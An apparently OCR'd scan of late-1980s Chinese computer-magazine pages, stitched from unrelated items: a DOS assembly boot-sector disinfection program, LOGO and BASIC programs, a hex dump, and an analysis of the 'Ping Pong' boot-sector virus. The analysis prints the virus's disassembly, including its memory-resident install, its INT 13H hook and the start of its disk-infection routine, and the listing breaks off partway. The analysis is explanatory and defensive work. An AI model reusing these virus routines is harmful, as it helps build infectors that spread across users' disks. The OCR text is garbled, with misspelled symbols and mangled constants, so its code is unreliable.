| 3BD2:02F0 | 0000   | ADD   | [BX+SI], AL    |
| 3BD2:02F2 | 0000   | ADD   | [BX+SI], AL    |
| 3BD2:02F4 | 0000   | ADD   | [BX+SI], AL    |
| 3BD2:02F6 | 0000   | ADD   | [BX+SI], AL    |
| 3BD2:02F8 | 0000   | ADD   | [BX+SI], AL    |
| 3BD2:02FA | 0000   | ADD   | [BX+SI], AL    |
| 3BD2:02FC | 0000   | ADD   | [BX+SI], AL    |
| 3BD2:02FE | 55     | PUSH  | BP             |
| 3BD2:02FF | AA     | STOSB |                |

\*\*\*\*\* JIE DU PROGRAM \*\*\*\*\*

```

STACK SEGMENT PARA STACK
      DB 96 DUP('MYSTACK ')
STACK ENDS

MYDATA SEGMENT PARA 'DATA'
BOOTLEN DB 512 DUP(' '), '$'
FATLEN DB 1024 DUP(' '), '$'
READEN DB 1024 DUP(' '), '$'
INTRO1 DB 0DH, 0AH, 'ENTER DRIVENAME: (A, B)$'
INTRO2 DB 0DH, 0AH, 'INPUT ERROR! ENTER AGAIN!$'
INTRO3 DB 0DH, 0AH, 'ANOTHER SERVICE ? (Y/N)$'
INTRO4 DB 0DH, 0AH, 'DISK READ ERROR!'
      DB 0DH, 0AH, 'TRY AGAIN ? (Y/N)$'

FILE36 DB 'FDBT36.DAT', 0
FILE32 DB 'FDBT32.DAT', 0
FILE18 DB 'FDBT18.DAT', 0
FILE16 DB 'FDBT16.DAT', 0
FHAND DW ?
DRIVE DW ?
SECTOR DW ?
PERSEC DW ?
MYDATA ENDS

MYCODE SEGMENT PARA 'CODE'
FAN PROC FAR
ASSUME CS:MYCODE, DS:MYDATA, SS:STACK
START: PUSH DS
      SUB AX, AX
      PUSH AX
      MOV AX, MYDATA
      MOV DS, AX
PRINT1: LEA DX, INTRO1
      MOV AH, 09H
      INT 21H
INPUT1: MOV AH, 01H
      INT 21H
      CMP AL, "A"
      JZ OPENFAT
      CMP AL, "a"
      JZ OPENFAT
      CMP AL, "B"
      JZ OPENFAT
      CMP AL, "b"
      JZ OPENFAT
PRINT2: LEA DX, INTRO2
      MOV AH, 09H
      INT 21H
      JMP PRINT1
OPENFAT: CMP AL, "A"
      JZ FAT1
      CMP AL, "a"
      JZ FAT1

```

\*\*\*\*\* BY FAN DU 89.6. \*\*\*\*\*

\*\*\*\*\* JIE DU PROGRAM \*\*\*\*\*

```

MOV     AL, 1
JMP     FAT2
FAT1:   MOV     AL, 0
FAT2:   MOV     DRIVE, AX
        JMP     READFAT
PRINT5: LEA    DX, INTRO4
        MOV     AH, 09H
        INT     21H
INPUT3: MOV    AH, 01H
        INT     21H
        CMP    AL, "Y"
        JZ     READFAT
        CMP    AL, "y"
        JZ     READFAT
        CMP    AL, "N"
        JZ     NEXT
        CMP    AL, "n"
        JZ     NEXT
PRINT6: LEA    DX, INTRO2
        MOV     AX, 09H
        INT     21H
        JMP     PRINT5
NEXT:   JMP     PRINT3
READFAT: MOV    AX, DRIVE
        MOV    CX, 2
        MOV    DX, 1
        LEA   BX, FATLEN
        INT   25H
        POP   CX
        LEA   BX, FATLEN
        MOV   AX, [BX]
        PUSH  AX
        CMP   AX, 0FFFDH
        JZ   S36
        CMP   AX, 0FFFFH
        JZ   S32
        CMP   AX, 0FFFCH
        JZ   S18
        CMP   AX, 0FFFEH
        JZ   S16
S36:   MOV    SECTER, 12
        MOV    PERSEC, 2
        MOV    CX, 341
        JMP   FIND
S32:   MOV    SECTER, 10
        MOV    PERSEC, 2
        MOV    CX, 171
        JMP   FIND
S16:   MOV    SECTER, 9
        MOV    PERSEC, 1
        MOV    CX, 341

```

\*\*\*\*\* BY FAN. DOU 89. 6. \*\*\*\*\*



\*\*\*\*\* JIE DU PROGRAM \*\*\*\*\*

```

S16:      JMP      FIND
          MOV      SECTER, 8
          MOV      PERSEC, 1
          MOV      CX, 171
FIND:     MOV      AX, [BX]
          PUSH     CX
          MOV      CL, 4
          SHL     AX, CL
          SHR     AX, CL
          CMP     AX, 0FF7H
          JE      CLEAR1
          JMP     FIND1
CLEAR1:   PUSH     BX
          MOV     AX, DRIVE
          MOV     DX, SECTER
          LEA    BX, READEN
          MOV     CX, PERSEC
          INT    25H
          POP    CX
          POP    BX
          JC     FIND1
          MOV     AX, [BX]
          AND    AX, 1111000000000000B
          MOV     [BX], AX
FIND1:    INC     BX
          MOV     CX, PERSEC
          ADD    SECTER, CX
          MOV     CL, 4
          MOV     AX, [BX]
          SHR    AX, CL
          CMP    AX, 0FF7H
          JE     CLEAR2
          JMP    FIND2
CLEAR2:   PUSH     BX
          MOV     AX, DRIVE
          MOV     DX, SECTER
          LEA    BX, READEN
          MOV     CX, PERSEC
          INT    25H
          POP    CX
          POP    BX
          JC     FIND2
          MOV     AX, [BX]
          AND    AX, 00000000000001111B
          MOV     [BX], AX
FIND2:    ADD     BX, 2
          MOV     CX, PERSEC
          ADD    SECTER, CX
          POP    CX
          LOOP   FIND
WRITFAT: MOV     AX, DRIVE
          MOV     CX, 2

```

\*\*\*\*\* BY FAN. DOU 89. 6. \*\*\*\*\*

\*\*\*\*\* JIE DU PROGRAM \*\*\*\*\*

```

MOV     DX, 1
LEA     BX, FATLEN
INT     26H
POP     CX
POP     AX
CMP     AX, 0FFFFDH
JZ      F36
CMP     AX, 0FFFFFH
JZ      F32
CMP     AX, 0FFFCH
JZ      F18
CMP     AX, 0FFFEH
JZ      F16
JMP     PRINT5
F36:    LEA     DX, FILE36
JMP     OPEN
F32:    LEA     DX, FILE32
JMP     OPEN
F18:    LEA     DX, FILE18
JMP     OPEN
F16:    LEA     DX, FILE16
OPEN:   MOV     AX, 3D00H
INT     21H
MOV     FHAND, AX
READFIL: MOV     AH, 3FH
MOV     BX, FHAND
MOV     CX, 512
LEA     DX, BOOTLEN
INT     21H
WRITFILE: MOV     AX, DRIVE
MOV     CX, 1
MOV     DX, 0
LEA     BX, BOOTLEN
INT     26H
CLOSFIL: MOV     AH, 3EH
MOV     BX, FHAND
INT     21H
PRINT3: LEA     DX, INTRO3
MOV     AH, 09H
INT     21H
INPUT2: MOV     AH, 01H
INT     21H
CMP     AL, "Y"
JZ      PRINT
CMP     AL, "y"
JZ      PRINT
CMP     AL, "N"
JZ      CLOSE
CMP     AL, "n"
JZ      CLOSE
PRINT4: LEA     DX, INTRO2
MOV     AH, 09H

```

\*\*\*\*\* BY FAN. DOU 89.6. \*\*\*\*\*

\*\*\*\*\* JIE DU PROGRAM \*\*\*\*\*


```
INT      21H
JMP      PRINT3
PRINT:   JMP      PRINT1
CLOSE:   MOV      AH, 4CH
FAN      INT      21H
MYCODE   ENDP
ENDP
END
```

\*\*\*\*\* BY FAN DOU 89.6. \*\*\*\*\*




<<用LOGO语言分析串联谐振>> 34期 四版

?CHAR 17  
I DON'T KNOW WHAT TO DO WITH



图一

?PRINTER 0  
?C  
I DON'T KNOW WHAT TO DO WITH



图二

JUST BEFORE LEAVING C  
?N

```
?N
?PO "ZJ1
TQ ZJ1 :X :Y
HT PU SETPOS SE :X :Y PD
SETX 70 SETPOS SE 50 :Y + 4
PU BK 8 PD SETPOS SE 70 :Y
SETX -140 SETX :X SETY 105
SETPOS SE :X - 4 85
PU SETX :X + 4 PD
SETPOS SE :X 105 BK 205 SETY :Y
END
```

```
?N
?PO "XZJ
TO XZJ :X :Y :A :N
PU SETY :Y PD
IF :N = -1 [CPU HOME PD STOP]
SETX :X + ( 45 - :X ) * :A * :N
FD 2 BK 2
XZJ :X :Y :A :N - 1
END
```

```
?N
?PO "I1
TO I1 :X
HT PU SETPOS SE :X + 5 105 PD
SETPOS SE :X + 11 105
SETPOS SE :X + 8 105
SETPOS SE :X + 8 95
SETPOS SE :X + 5 95
SETPOS SE :X + 11 95
END
```

<<附录>>  
过程'ZJI'为直角坐标系  
过程'XZJ'为坐标刻度  
使用时请用:(先定义,再使用)

```
ZJI -135 -75
XZJ -135 85 1/10 10
XZJ -135 37 1/20 20
XZ :R :L :C :F :N :A
```

可以把上述前三个过程再编入另一个过程,则运行该过程即可为绘曲线作好准备。

定义过程时注意各参数之间必须用空格隔开,形式参数前需加 ':'号,实在参数前不加。

['由CTRL+N 键获得

']由CTRL+M 键获得

图象绘图是边计算边绘图,故运行速度较慢,但由于图形直观、形象,仍有实用价值。

<<COMK-35作图程序扩充>> 42期 四版

49D0- 88 73 98 73 8A 73 9A 73  
 49D8- 8C 73 9C 73 8D 73 9D 73  
 49E0- 8E 73 9E 73 84 46 00 60  
 49E8- 72 BE 72 AE 72 8D 72 AD  
 49F0- 72 BC 72 AC 72 8A 72 AA  
 49F8- 72 88 F0 AB D5 C4 C4 C4  
 4A00- D4 31 54 FB 02 32 0B D4  
 4A08- 10 76 49 29 09 8B 89 FC  
 4A10- 04 A9 09 AB 89 FF 0B A9  
 4A18- 4B FB C1 32 21 D4 10 76  
 4A20- 4A 8B 73 9B 73 D4 31 54  
 4A28- FB 02 3A 07 60 72 8B F0  
 4A30- AB 29 09 BA 89 FC 04 A9  
 4A38- 09 AA 89 FF 0B A9 D4 4A  
 4A40- 4C BA AB 9A 8B 4B FB C1  
 4A48- 32 21 2B D5 89 73 99 73  
 4A50- 8A 73 9A 73 8B 73 9B 73  
 4A58- 8D 73 FB FF 89 A9 9B 52  
 4A60- 9A F5 33 6D FB FF FC 01  
 4A68- AE FB 01 A9 3B AE 8B 52  
 4A70- 8A F5 33 7D FB FF FC 01  
 4A78- BE FB 01 B9 3B BE FB 01  
 4A80- BC 9E 52 8E F5 33 9B 99  
 4A88- 52 89 89 02 A9 9E 52 8E  
 4A90- BE 02 AE 8B AA 9B AB FB  
 4A98- 00 BC 6B 9B AA 99 8B 89  
 4AA0- BA FB 00 A9 89 9E AC 1C  
 4AA8- E3 71 23 89 32 F1 73 FB  
 4AB0- 00 8B AB 8E 52 8B F4 AB  
 4AB8- 9B 7C C0 8B 29 89 3A 85  
 4AC0- 9E 52 FB 00 AD 8B F7 9B  
 4AC8- 7F 00 3B D6 8B F7 AB 9B  
 4AD0- 7F 00 8B 1D 30 C5 8B 52  
 4AD8- 9E F6 F4 52 9E CF F5 C7  
 4AE0- 1D C4 99 52 8D 89 E3 32  
 4AE8- EE 9A 52 8A E4 AA 60 F0  
 4AF0- A9 E3 70 23 8B 73 8A 73  
 4AF8- 9C C2 4B C2 8B 52 8A 8B  
 4B00- 02 AA D4 49 D6 60 72 AA  
 4B08- F0 4E 19 9B 52 8B F4 AB  
 4B10- 2C 8E CA 4A AB 60 72 AD  
 4B18- 72 8B 72 AB 72 BA 72 AA  
 4B20- 72 89 F0 A9 D5 8B 73 99  
 4B28- AB 89 73 8A 73 9A 73 FB  
 4B30- 01 A9 D4 0C 80 60 72 BA  
 4B38- 72 AA 72 A9 F0 AB D5 C6  
 4B40- 8D 73 9D 73 8B FA 7F 73

4B48- FE 7E 7E 52 FA 03 7E BE  
 4B50- 72 FA FC F4 AE 9E 7C 00  
 4B58- BE 8E FC 05 AD 9E 7C 06  
 4B60- BD 8B D4 4B 25 60 72 BD  
 4B68- F0 AD D5 FB 80 8B D4 4B  
 4B70- 40 2B 8B 3A 6E D5 BD 73  
 4B78- 9D 73 8B FA 03 F6 76 76  
 4B80- 52 8B FA 04 F6 F6 F6 76  
 4B88- 8B FB 4B 8D FB 4B BE FB  
 4B90- D9 AE FB 04 AB 0E FA 3F  
 4B98- F1 5E 1E 2B 8B 3A 93 FB  
 4BA0- E5 AD 8B BA FB 03 AA ED  
 4BA8- 9A FA 03 FC D9 AE 0E 73  
 4BB0- 73 73 9A F6 F6 BA 2A BA  
 4BB8- 3A AB E2 1D 8B FC 00 AA  
 4BC0- FB 44 BA 0A FA 7F 52 9B  
 4BC8- F1 5A D4 4B 25 1B 8B FB  
 4BD0- 40 3A 9F 60 72 8D F0 AD  
 4BD8- D5 00 07 3B 3F C4 C4 C4

10 CALL (@4B76.7)  
 20 C PDS (0.0):CLS  
 30 CALL (@4A00)(0.0) TO (0.79) TO  
 (71.79) TO (71.0) TO (0.0) TO  
 (71.79)  
 40 CALL (@4A00)(0.79) TO (71.0): END

```

5 REM "水站电费" <<动力电表计算程序>> 43期 四版
10 HOME
15 INPUT "输入月份:";L
20 DIM N(L,3);W(L,6);K(3);S(L,9);B(L);C(L)
25 K(1) = 60:K(2) = 60:K(3) = 1
30 FOR I = 0 TO L
35 FOR J = 1 TO 3
40 READ N(I,J)
45 NEXT J,I
50 E = L
55 IF L = 12 THEN E = 1
60 FOR I = E TO L
65 FOR J = 1 TO 3
70 W(I,J) = (N(I,J) - N(I - 1,J)) * K(J)
75 IF W(I,1) < 0 OR W(I,2) < 0 THEN W(I,J) = W(I,J) + 6000000
80 IF W(I,3) < 0 THEN W(I,J) = W(I,J) + 1000
85 NEXT J
90 W(I,2) = W(I,2) + 9434
95 W(I,4) = INT (1049 * W(I,1) / (W(I,1) + W(I,3)) + 0.5)
100 W(I,5) = 1049 - W(I,4)
105 W(I,1) = W(I,1) + W(I,4)
110 W(I,3) = W(I,3) + W(I,5)
115 W(I,6) = INT ((W(I,1) - 26480) * 0.5 + .5)
120 IF W(I,6) < 0 THEN W(I,6) = 0
125 B(I) = INT (( COS ( ATN ( W(I,2) / W(I,1) ) ) ) * 100 + 0.5)
130 C(I) = (B(I) - 90) * (- 0.0015)
135 IF B(I) = 90 THEN C(I) = 0
140 IF B(I) > 95 THEN C(I) = - 0.0075
145 IF B(I) < 90 THEN C(I) = (90 - B(I)) * 0.005
150 S(I,1) = INT (8.3 * W(I,1) + 0.5) / 100
155 S(I,2) = INT (C(I) * S(I,1) * 100 + 0.5) / 100
160 S(I,3) = INT ((S(I,1) + S(I,2)) * 8 + 0.5) / 100
165 S(I,4) = INT (0.3 * W(I,1) + 0.5) / 100
170 S(I,5) = INT (13 * W(I,6) + 0.5) / 100
175 S(I,6) = S(I,1) + S(I,2) + S(I,3) + S(I,4) + S(I,5)
180 S(I,7) = INT (( INT (0.5 * W(I,1) + 0.5) ) * 2.5 + 0.5) / 100
185 S(I,8) = INT (19.5 * W(I,3) + 0.5) / 100
190 S(I,9) = S(I,6) + S(I,7) + S(I,8)
195 NEXT I
200 IF L = 12 THEN FOR I = 1 TO 12::W1 = W1 + W(I,1):W3 = W3 + W(I,3):S6 = S6
+ S(I,6):S7 = S7 + S(I,7):S8 = S8 + S(I,8):S9 = S9 + S(I,9):NEXT
205 H = ABS (100 * C(L))

```



```

210 PRINT "有功读数"; SPC( 3);N(L,1)
215 PRINT "变损加度"; SPC( 3);W(L,4)
220 PRINT "有功电度"; SPC( 3);W(L,1)
225 PRINT "无功读数"; SPC( 3);N(L,2)
230 PRINT "无功电度"; SPC( 3);W(L,2)
235 PRINT "COS ="; SPC( 3);
240 IF B(L) < 100 THEN PRINT "0.";B(L)
245 IF B(L) = 100 THEN PRINT "1.00"
250 PRINT "电度电费"; SPC( 3);S(L,1)
255 PRINT "力率调整";
260 IF B(L) < 90 THEN PRINT SPC( 3);"+";H;" %"
265 IF B(L) = 90 THEN PRINT SPC( 5);"0"
270 IF B(L) > 90 THEN PRINT SPC( 3);"-";H;" %"
275 PRINT "力率电费"; SPC( 3);S(L,2)
280 PRINT "附加电费"; SPC( 3);S(L,3)
285 PRINT "燃料加费"; SPC( 3);S(L,4)
290 PRINT "超量电度"; SPC( 3);W(L,6)
295 PRINT "超量电费"; SPC( 3);S(L,5)
300 PRINT "动力电费"; SPC( 3);S(L,6)
305 PRINT "基金"; SPC( 3);S(L,7)
310 PRINT "照明读数"; SPC( 3);N(L,3)
315 PRINT "变损加度"; SPC( 3);W(L,5)
320 PRINT "照明电度"; SPC( 3);W(L,3)
325 PRINT "照明电费"; SPC( 3);S(L,8)
330 PRINT "合计电费"; SPC( 3);S(L,9)
335 PRINT
340 IF L < 12 THEN 375
345 PRINT "年有功电度"; SPC( 3);W1
350 PRINT "年动力电费"; SPC( 3);S6
355 PRINT "年基金"; SPC( 3);S7
360 PRINT "年照明电度"; SPC( 3);W3
365 PRINT "年照明电费"; SPC( 3);S8
370 PRINT "年合计电费"; SPC( 3);S9
375 PRINT : PRINT "显示按 X": PRINT "存盘按 P": PRINT
380 GET B$: GET A$
385 IF A$ = "X" THEN 210
390 IF A$ > < "P" THEN END
395 PRINT : PRINT CHR$( 4)"SAVEQDF"
400 PRINT : PRINT CHR$( 4)"RUNHELLO"
900 DATA 28069,07430,506
901 DATA 28549,07592,693
902 DATA 29037,07760,869
903 DATA 29412,07885,005

```

## 小球病毒程序详析

重庆建筑工程学院 聂崇峡

病毒程序随磁盘一起传播。它的作用，或是破坏磁盘文件，或是大量占用磁盘空间，或是影响执行速度，或是干扰显示功能。由于病毒的传播通常都比较巧妙，所以使很多人感到害怕。

本文想就目前较为流行的小球病毒程序详细地加以分析，期望读者能够从中了解到病毒传播的一般方法和条件，消除病毒的技术。同时与 PC DOS 有关的一些技术也一起介绍。

下面的程序是在有 640K 内存的 IBM PC/XT 机上启动后的实例。

## 小球病毒程序的启动与安装部分

7C0BH-7C1DH 是磁盘控制参数表。不同的盘之间参数也不同。以下的参数表是从 DOS 的 BOOT 扇区中拷贝来的，其地址也完全对应。

```

97C0:7C03 49 42 4D 20 20-32 2E 30 ;版本号 IBM 2.0
97C0:7C0B 00 02 ;每扇区字节数 200H
97C0:7C0D 02 ;每簇扇区数 2
97C0:7C0E 01 00 ;BOOT 扇区数 1
97C0:7C10 02 ;FAT 表个数 2
97C0:7C11 70 00 ;根目录项数 70H
97C0:7C13 D0 02 ;总扇区数 2D0H
97C0:7C15 FD ;磁盘标志 双面 9 扇区
97C0:7C16 02 00 ;一个 FAT 表所占扇区数 2
97C0:7C18 09 00 ;每道扇区数 09H
97C0:7C1A 02 00 ;磁头数 02H
97C0:7C1C 00 00 ;硬盘 BOOT 之前的扇区数，软盘为 0

97C0:7C00 JMP 7C1E ;跳过磁盘参数区
97C0:7C02 NOP

97C0:7C1E XOR AX, AX ;设置堆栈段地址为 0:7C00
97C0:7C20 MOV SS, AX
97C0:7C22 MOV SP, 7C00
97C0:7C25 MOV DS, AX ;取最大内存地址值
97C0:7C27 MOV AX, [0413]
97C0:7C2A SUB AX, 0002 ;为病毒程序保留 2 K 地址空间
97C0:7C2D MOV [0413], AX ; [0413] 中的值以 K 为单位
97C0:7C30 MOV CL, 06 ;移位常数，即乘以 64，如果它表示的值为
97C0:7C32 SHL AX, CL ;常量，那么，其结果值就以 16 为单位了。
97C0:7C34 SUB AX, 07C0 ;若 AX=N (K) 则如下所示：
97C0:7C37 MOV ES, AX ;N K=N*1024 B=N*64*16 B=(64*N)*16 BYTE
;这正好是段 (SEGMENT) 的单位，减去 7C0H
;是为了与 0:7C00H 的区地址对应。通常
;XXXX,0 与 (XXXX-7C0H),7C00H 是同一地址。

97C0:7C39 MOV SI, 7C00 ;将正在执行的 200H 字节程序从
97C0:7C3C MOV DI, SI ;0:7C00H 移动到 97C0:7C00H
97C0:7C3E MOV CX, 0100 ;其中 97C0H 段是在 640K 内存的

```

97C0,7C41 REPZ ; IBM PC/XT 机上的实际工作段地址  
 97C0,7C42 MOVSW  
 97C0,7C43 MOV CS, AX ; 转移到 97C0,7C45H, 因为 AX 中的值仍为  
 97C0,7C45 PUSH CS ; 赋给 ES 时的值。另外, 由于 IP 的值未变,  
 97C0,7C46 POP DS ; 所以转移后仍从 7C45H 处执行, 这也是前  
 ; 面区地址要求完全对应的原因之一。  
 97C0,7C47 CALL 7C4A ; 如果发生读盘出错, 下面的程序将执行两遍。

97C0,7C4A XOR AH, AH ; 磁盘复位  
 97C0,7C4C INT 13  
 97C0,7C4E AND BYTE PTR [7DF8], 80 ; 驱动器标识或 A 或 C  
 97C0,7C53 MOV BX, [7DF9] ; 病毒程序后 200H 字节扇区号,  
 97C0,7C57 PUSH CS ; 随后一扇区是 BOOT 扇区的内容。  
 97C0,7C58 POP AX  
 97C0,7C59 SUB AX, 0020 ; 当前工作段前移 20H 个单位值  
 97C0,7C5C MOV ES, AX ; 作为新的数据传送段  
 97C0,7C5E CALL 7C9D ; 调用读磁盘程序, 读病毒程序的后部。由于  
 ; 地址 7C9AH 处有 MOV BX, 8000, 因此,  
 ; (97C0-20), 8000=97C0,7E00, 7E00H 正好与  
 ; 正在执行的程序段相接。  
 97C0,7C61 MOV BX, [7DF9] ; 再读随后的一个扇区, 它是真正的 BOOT 扇区。  
 97C0,7C65 INC BX ; 扇区号加 1  
 97C0,7C66 MOV AX, FFC0 ; 设置段地址, FFC0, 8000=0000, 7C00  
 97C0,7C69 MOV ES, AX ; 它是 BOOT 扇区进入内存的工作地址。  
 97C0,7C6B CALL 7C9D ; 读入 BOOT 扇区到 0, 7C00 处。  
 97C0,7C6E XOR AX, AX ; AX 清 0  
 97C0,7C70 MOV [7DF7], AL ; 置 PV 开关为开状态。PV=0, 在正常  
 97C0,7C73 MOV DS, AX ; 工作, PV=1, 正在传播病毒过程中。  
 97C0,7C75 MOV AX, [004C] ; 取 INT 13H 的中断向量地址。  
 97C0,7C78 MOV BX, [004E]  
 97C0,7C7C MOV WORD PTR [004C], 7CD0 ; 使 INT 13H 中断指向 CS, 7CD0  
 97C0,7C82 MOV [004E], CS ; 即 97C0,7CD0 处  
 97C0,7C86 PUSH CS ; 把 INT 13H 的地址值放到 7D2A  
 97C0,7C87 POP DS ; 处, 原来该处的地址值是毫无意  
 97C0,7C88 MOV [7D2A], AX ; 义, 它实际工作时是指向 INT 13H  
 97C0,7C8B MOV [7D2C], BX ; 的入口地址。  
 97C0,7C8F MOV DL, [7DF8] ; 取驱动器标识, 这是 BOOT 工作时  
 97C0,7C93 JMP 0000, 7C00 ; 需要承接的一个值。然后转 BOOT 入口。

## 二 读写子程序段

调用读写子程序时, ES 段值已置好, BX 中有要读写的扇区号。每次只读写一个扇区。

97C0,7C98 MOV AX, 0301 ; 写扇区程序入口点, 为传播病毒时用。  
 97C0,7C9B JMP 7CA0  
 97C0,7C9D MOV AX, 0201 ; 读扇区程序入口点, 除自举时外, 也在传播  
 ; 病毒时用。  
 97C0,7CA0 XCHG BX, AX ; 把 AX 的值存放在 BX 中。  
 97C0,7CA1 ADD AX, [7C1C] ; 加上 BOOT 位移值。  
 97C0,7CA5 XOR DX, DX



|           |      |                 |                                |
|-----------|------|-----------------|--------------------------------|
| 97C0,7CA7 | DIV  | WORD PTR [7C18] | ;除以每道扇区数,DX中的余数表示最后的非整磁道中的扇区号。 |
| 97C0,7CAB | INC  | DL              | ;由于扇区是从一开始的,所以加1。              |
| 97C0,7CAD | MOV  | CH,DL           | ;且每道扇区数小于256,故只保留DL。           |
| 97C0,7CAF | XOR  | DX,DX           | ;清0                            |
| 97C0,7CB1 | DIV  | WORD PTR [7C1A] | ;除以磁头数。AX=柱面值,DX=磁头号           |
| 97C0,7CB5 | MOV  | CL,06           | ;把柱面值的最高2 BIT放在CL中的            |
| 97C0,7CB7 | SHL  | AH,CL           | ;的最高2 BIT处。CL中的低6 BIT          |
| 97C0,7CB9 | OR   | AH,CH           | ;有每道扇区数。CH中有柱面值低位。             |
| 97C0,7CBB | MOV  | CX,AX           | ;这是INT 13H 要求的CX中的内容。          |
| 97C0,7CBD | XCHG | CL,CH           |                                |
| 97C0,7CBF | MOV  | DH,DL           | ;磁头号送DH中                       |
| 97C0,7CC1 | MOV  | AX,BX           | ;恢复入口时的AX的值                    |
| 97C0,7CC3 | MOV  | DL,[7DF8]       | ;取驱动器标识                        |
| 97C0,7CC7 | MOV  | BX,8000         | ;在给定的段地址处,区地址置8000             |
| 97C0,7CCA | INT  | 13              | ;产生INT 13H 中断                  |
| 97C0,7CCC | JNB  | 7CCF            | ;如果没用出错,则转移,即正常返回。             |
| 97C0,7CCE | POP  | AX              | ;如果出错,则返回地址退栈。                 |
| 97C0,7CCF | RET  |                 | ;返回                            |

三 病毒程序接口段

|           |      |                    |                            |
|-----------|------|--------------------|----------------------------|
| 97C0,7CD0 | PUSH | DS                 | ;可能被改变的寄存器进栈               |
| 97C0,7CD1 | PUSH | ES                 |                            |
| 97C0,7CD2 | PUSH | AX                 |                            |
| 97C0,7CD3 | PUSH | BX                 |                            |
| 97C0,7CD4 | PUSH | CX                 |                            |
| 97C0,7CD5 | PUSH | DX                 |                            |
| 97C0,7CD6 | PUSH | CS                 | ;置新的DS和ES段地址,              |
| 97C0,7CD7 | POP  | DS                 | ;使等于CS段。                   |
| 97C0,7CD8 | PUSH | CS                 |                            |
| 97C0,7CD9 | POP  | ES                 |                            |
| 97C0,7CDA | TEST | BYTE PTR [7DF7],01 | ;检测PV开关,若BIT 1=1,则表示这      |
| 97C0,7CDF | JNZ  | 7D23               | ;次INT 13H中断是正在传播病毒的过程中所产生  |
|           |      |                    | ;的中断。而完成一次病毒传播,就可能产生多      |
|           |      |                    | ;次INT 13H中断。如果没有这个PV标志位,   |
|           |      |                    | ;INT 13H 中断会由于自递归调用而使系统崩溃。 |
| 97C0,7CE1 | CMP  | AH,02              | ;是读盘操作吗?                   |
| 97C0,7CE4 | JNZ  | 7D23               | ;不是则转,即只有读盘才可能传播病毒。        |
| 97C0,7CE6 | CMP  | [7DF8],DL          | ;这次读盘与最后一次传播时是同一驱动器吗?      |
| 97C0,7CEA | MOV  | [7DF8],DL          | ;保存这次读盘的驱动器标识              |
| 97C0,7CEE | JNZ  | 7D12               | ;如果不是则转                    |
| 97C0,7CF0 | XOR  | AH,AH              | ;产生时钟中断 AH=0,读当前时钟。        |
| 97C0,7CF2 | INT  | 1A                 | ;在一定的条件下启动病毒程序的显示部分        |
| 97C0,7CF4 | TEST | DH,7F              | ;在每128*16个时间单位中,有一次        |
| 97C0,7CF7 | JNZ  | 7D03               | ;启动病毒显示程序的机会,启动之后          |
| 97C0,7CF9 | TEST | DL,F0              | ;会在屏幕上显示小球。每个时间单位          |
| 97C0,7CFC | JNZ  | 7D03               | ;为16/18.2=0.879秒           |
| 97C0,7CFE | PUSH | DX                 |                            |

|           |      |                    |                                        |
|-----------|------|--------------------|----------------------------------------|
| 97C0,7CFE | CALL | 7EB3               | ;调用激活病毒显示子程序                           |
| 97C0,7D02 | POP  | DX                 |                                        |
| 97C0,7D03 | MOV  | CX,DX              | ;保留这次读得的时间值                            |
| 97C0,7D05 | SUB  | DX,[7EB0]          | ;与上一次对同一驱动器读的时间值相减                     |
| 97C0,7D09 | MOV  | [7EB0],CX          | ;存放这次的时间值                              |
| 97C0,7D0D | SUB  | DX,+24             | ;两次读盘之间的时间值小于 $36 \times 18.2 = 1.978$ |
| 97C0,7D10 | JB   | 7D23               | ;秒? 小于则转,即假定在此时间内更换过磁                  |
|           |      |                    | ;盘且又进行一次读操作是不可能的。                      |
| 97C0,7D12 | OR   | BYTE PTR [7DF7],01 | ;开始进行病毒传播,置 PV 开关为 1                   |
| 97C0,7D17 | PUSH | SI                 |                                        |
| 97C0,7D18 | PUSH | DI                 |                                        |
| 97C0,7D19 | CALL | 7D2E               | ;调用病毒传播子程序                             |
| 97C0,7D1C | POP  | DI                 |                                        |
| 97C0,7D1D | POP  | SI                 |                                        |
| 97C0,7D1E | AND  | BYTE PTR [7DF7],FE | ;清 PV 开关为 0,即本次传播结束,                   |
| 97C0,7D23 | POP  | DX                 | ;无论是否成功。                               |
| 97C0,7D24 | POP  | CX                 |                                        |
| 97C0,7D25 | POP  | BX                 |                                        |
| 97C0,7D26 | POP  | AX                 |                                        |
| 97C0,7D27 | POP  | ES                 |                                        |
| 97C0,7D28 | POP  | DS                 |                                        |
| 97C0,7D29 | JMP  | C800,0383          | ;实际转移地址是 INT 13H 中断的地址                 |
|           |      |                    | ;由 7C88 处对它的地址重新赋值                     |

## 四 病毒传播子程序

|           |      |                     |                      |
|-----------|------|---------------------|----------------------|
| 97C0,7D2E | MOV  | AX,0201             | ;读一个扇区               |
| 97C0,7D31 | MOV  | DH,00               | ;第 0 磁头              |
| 97C0,7D33 | MOV  | CX,0001             | ;第 0 柱面,第 1 扇区       |
| 97C0,7D36 | CALL | 7CC3                | ;读一个扇区,这时 ES=CS,     |
|           |      |                     | ;故读到 ES,8000 处       |
| 97C0,7D39 | TEST | BYTE PTR [7DF8],80  | ;读的 C 盘吗?            |
| 97C0,7D3E | JZ   | 7D63                | ;不是则转                |
| 97C0,7D40 | MOV  | SI,81BE             | ;前面读入的是硬盘引导扇区,指针指向分区 |
|           |      |                     | ;控制表的第一表项            |
| 97C0,7D43 | MOV  | CX,0004             | ;总共有 4 个表项           |
| 97C0,7D46 | CMP  | BYTE PTR [SI+04],01 | ;是活动的 DOS分区吗? 2.XX版本 |
| 97C0,7D4A | JZ   | 7D58                | ;是转                  |
